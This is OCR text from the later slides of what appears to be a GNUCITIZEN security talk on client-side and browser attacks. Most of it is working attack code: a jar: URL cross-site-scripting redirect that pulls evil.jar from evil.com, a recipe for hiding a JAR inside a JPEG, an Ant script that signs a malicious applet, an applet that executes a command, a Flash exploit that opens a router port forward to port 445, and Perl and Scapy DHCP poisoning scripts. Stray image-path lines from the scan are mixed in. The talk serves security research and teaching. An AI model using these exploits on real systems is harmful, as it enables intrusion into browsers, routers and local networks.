- When uploaded and accessed it executes within the origins of the `[url to archive]`

FIREFOX CROSS-SITE SCRIPTING CONDITIONS OVER JAR: URLS

- Requires 302 Open Redirect
  - `<html><head>`
    `<script`
    `language="javascript">window.location=`
    `"jar:http://groups.google.com/searchhistory/url?url=http://evil.com/evil.jar!/payload.htm"``;</script>`
    `</head></html>`
- The one above pwns Google
  - Vector developed by Beford

THE JAVA RUNTIME AND JAR

- It pokes services behind the Firewall
- It works with File Upload facilities
- Social Engineering is Required!!!
- It thinks of pictures like JARs

THE JAVA RUNTIME AND JAR

- Get an image from the Web:
  - `fancyimage.jpg`
- Prepare a JAR:
  - `jar cvf evil.jar Evil*.class`
- Put them together:
  - `copy /B fancyimage.jpg + evil.jar fancyevilimage.jpg`

    or

    ```
    cp fancyimage.jpg fancyevilimage.jpg
    cat evi.jar >> fancyevilimage.jpg
    ```

DRIVE BY

JAVA

DRIVE BY JAVA

- ANT building Script


```
<project name="sign" default="sign" basedir=".">
<property name="key.CN" value="GNUCITIZEN"/>
<property name="key.OU" value="GNUCITIZEN"/>
<property name="key.O" value="GNUCITIZEN"/>
<property name="key.C" value="UK"/>
<property name="applet.class" value=""/>
<property name="applet.width" value="200"/>
<property name="applet.height" value="200"/>
<property name="target" value="target"/>
<property name="jar" value="${target}.jar"/>
<property name="htm" value="${target}.htm"/>
<target name="compile">
<javac srcdir="."/>
</target>
<target name="pack" depends="compile">
<jar basedir="." destfile="${jar}"/>
</target>
<target name="sign">
<delete file=".tmp.jks"/>
<genkey alias="key" storepass="abc123" keystore=".tmp.jks" keyalg="RSA" validity="365">
<dname>
<param name="CN" value="${key.CN}"/>
<param name="OU" value="${key.OU}"/>
<param name="O" value="${key.O}"/>
<param name="C" value="${key.C}"/>
</dname>
</genkey>
<signjar jar="${jar}" alias="key" storepass="abc123" keystore=".tmp.jks"/>
<delete file=".tmp.jks"/>
</target>
<target name="appletize">
<echo file="${htm}" message="&lt;APPLET code=&quot;${applet.class}&quot; archive=&quot;${jar}&quot;
width=&quot;${applet.width}&quot; height=&quot;${applet.height}&quot;&gt;&lt;/APPLET&gt;"/>
</target>
<target name="clean">
<delete file="${htm}"/>
<delete file=".tmp.jks"/>
<delete>
<fileset dir="." includes="*.class"/>
</delete>
</target>
<target name="wipe" depends="clean">
<delete file="${jar}"/>
</target>
</project>
```

DRIVE BY JAVA

- Malicious Applet
  - ```
    import java.io.*;
    import java.net.*;
    import java.awt.*;
    import java.applet.*;
    import java.awt.event.*;

    public class SuperMario3D extends Applet {
    public void init(){
    try {
    Process p =
    Runtime.getRuntime().exec("calc");
    } catch (IOException e) {
    //do nothing
    }
    }
    };
    ```
    ```

THE FLASH UPNP HACK



HACKING THE INTERWEBS

THE FLASH UPNP HACK

- A Flash Exploit

```
<mx:Application xmlns:mx=http://www.adobe.com/2006/mxml creationComplete="onAppInit()">
<mx:Script>
import flash.net.*;
private function onAppInit():void
{
var r:URLRequest = new URLRequest('http://192.168.1.254/upnp/control/igd/wanpppcInternet');
r.method = 'POST';
r.data =
unescape('%3C%3Fxml%20version%3D%221.0%22%3F%3E%3CSOAPENV%3AEnvelope%20xmlns%3ASOAPENV%3D%22http%3A//schemas.xmlsoap.org/soap/envelope/%22%20SOAPENV%3AencodingStyle%3D%22http%3A//schemas.xmlsoap.org/soap/encoding/%22%3E%3CSOAPENV%3ABody%3E%3Cm%3AAddPortMapping%20xmlns%3Am%3D%22urn%3Aschemasupnporg%3Aservice%3AWANPPPConnection%3A1%22%3E%3CNewRemoteHost%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E%3C/NewRemoteHost%3E%3CNewExternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui2%22%3E1337%3C/NewExternalPort%3E%3CNewProtocol%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3ETCP%3C/NewProtocol%3E%3CNewInternalPort%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui2%22%3E445%3C/NewInternalPort%3E%3CNewInternalClient%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3E192.168.1.64%3C/NewInternalClient%3E%3CNewEnabled%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22boolean%22%3E1%3C/NewEnabled%3E%3CNewPortMappingDescription%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22string%22%3EEVILFORWARDRULE2%3C/NewPortMappingDescription%3E%3CNewLeaseDuration%20xmlns%3Adt%3D%22urn%3Aschemas-microsoftcom%3Adatatypes%22%20dt%3Adt%3D%22ui4%22%3E0%3C/NewLeaseDuration%3E%3C/m%3AAddPortMapping%3E%3C/SOAP-ENV%3ABody%3E%3C/SOAPENV%3AEnvelope%3E');
r.contentType = 'application/xml';
r.requestHeaders.push(new URLRequestHeader('SOAPAction', '"urn:schemas-upnporg:service:WANPPPConnection:1#AddPortMapping"'));
navigateToURL(r, '_self');
}
</mx:Script>
</mx:Application>
```


- works with `sendToURL`

THE FLASH UPNP HACK

- The Payload
  - <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAPENV="http://schemas.xmlsoap.org/soap/envelope/" SOAPENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"><SOAPENV:Body><m:AddPortMapping xmlns:m="urn:schemas-upnporg:service:WANPPPConnection:1"><NewRemoteHost xmlns:dt="urn:schemasmicrosoft-com:datatypes" dt:dt="string"></NewRemoteHost><NewExternalPort xmlns:dt="urn:schemasmicrosoft-com:datatypes" dt:dt="ui2">1337</NewExternalPort><NewProtocol xmlns:dt="urn:schemasmicrosoft-com:datatypes" dt:dt="string">TCP</NewProtocol><NewInternalPort xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui2">445</NewInternalPort><NewInternalClient xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">192.168.1.64</NewInternalClient><NewEnabled xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="boolean">1</NewEnabled><NewPortMappingDescription xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="string">EVILFORWARDRULE2</NewPortMappingDescription><NewLeaseDuration xmlns:dt="urn:schemas-microsoft-com:datatypes" dt:dt="ui4">0</NewLeaseDuration></m:AddPortMapping></SOAPENV:Body></SOAP-ENV:Envelope>

THE FLASH UPNP HACK

- Affects many embedded devices.
- It is trivial to exploit.
- The attack hasn't been seen used in the wild!



DHCP NAME POISONING ATTACKS

- It poisons the DNS!
- A Perl Script

```
#!/usr/bin/env perl
use File::Basename;
use IO::Socket::INET;
use Net::DHCP::Packet;
use Net::DHCP::Constants;

$usage = "usage: ".basename($0)." <mac> <ip> <domain> <name>\n";
$mac = shift or die $usage;
$ip = shift or die $usage;
$domain = shift or die $usage;
$name = shift or die $usage;

$request = Net::DHCP::Packet->new(
Xid => 0x11111111,
Flags => 0x0000,
Chaddr => $mac,
DHO_DHCP_MESSAGE_TYPE() => DHCPREQUEST(),
DHO_HOST_NAME() => $name,
DHO_VENDOR_CLASS_IDENTIFIER() => $mac,
DHO_DHCP_REQUESTED_ADDRESS() => $ip,
DHO_DOMAIN_NAME() => $domain,
DHO_DHCP_CLIENT_IDENTIFIER() => $mac);

$ack = Net::DHCP::Packet->new(
Xid => 0x11111111,
Flags => 0x0000,
Chaddr => $mac,
DHO_DHCP_MESSAGE_TYPE() => DHCPACK());

$handle = IO::Socket::INET->new(
Proto => 'udp',
Broadcast => 1,
PeerPort => '67',
LocalPort => '68',
PeerAddr => '255.255.255.255') or die "Socket: $@";

$handle->send($request->serialize()) or die "Error sending broadcast request:$!\n";
$handle->send($ack->serialize()) or die "Error sending broadcast act:$!\n";
```

DHCP NAME POISONING ATTACKS

- A Python Script
  - ```
    #!/usr/bin/env python
    from scapy import *

    def usage():
      print "Usage: DHCPspoof <ip> <name>"
      sys.exit(1)

    if len(sys.argv) != 3:
      usage()

    requested_ip = sys.argv[1]
    requested_name = sys.argv[2]
    interface = conf.route.route(requested_ip)[0]
    localmac = get_if_hwaddr(interface)
    localip = get_if_addr(interface)

    print("Sending DHCPREQUEST")

    ether = Ether(src="00:00:00:00:00:00", dst="ff:ff:ff:ff:ff:ff")
    ip = IP(src="0.0.0.0", dst="255.255.255.255")
    udp = UDP(sport=68, dport=67)
    bootp = BOOTP(chaddr=localmac, xid=0x11033000)
    dhcpOptions = DHCP(options=[('message-type', 'request'), ('hostname', requested_name),
    ('requested_addr', requested_ip), ('end')])

    packet = ether/ip/udp/bootp/dhcpOptions


    sendp(packet)
    ```
- by Jason Macpherson
    ```

4th GENERATION ROOTKITS

- The browser is a middleware.
- The closer to the data the better.
- Browsers are extensible (XML, RDF, JS).
- XML and JS are quite polymorphic.
- Browsers are allowed to access the Web.
- Browser-based malware is portable.

4th GENERATION ROOTKITS

- Closer look at Browser-based Rootkits
  - Obscure browser extensions
  - Hidden browser extensions
  - Backdoored install base
  - 3rd-party rootkits
  - Extension of an extension rootkis



If today's malware mostly runs on Windows because it's the commonest executable platform, tomorrow's will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)

Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with...

pdp (GNUCITIZEN)

...Clients are complicated as they rely on numerous cross-interacting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e...

pdp (GNUCITIZEN)

...secure + secure != 2 x secure).

pdp (GNUCITIZEN)

Thank You for Attending!

http://www.gnucitizen.org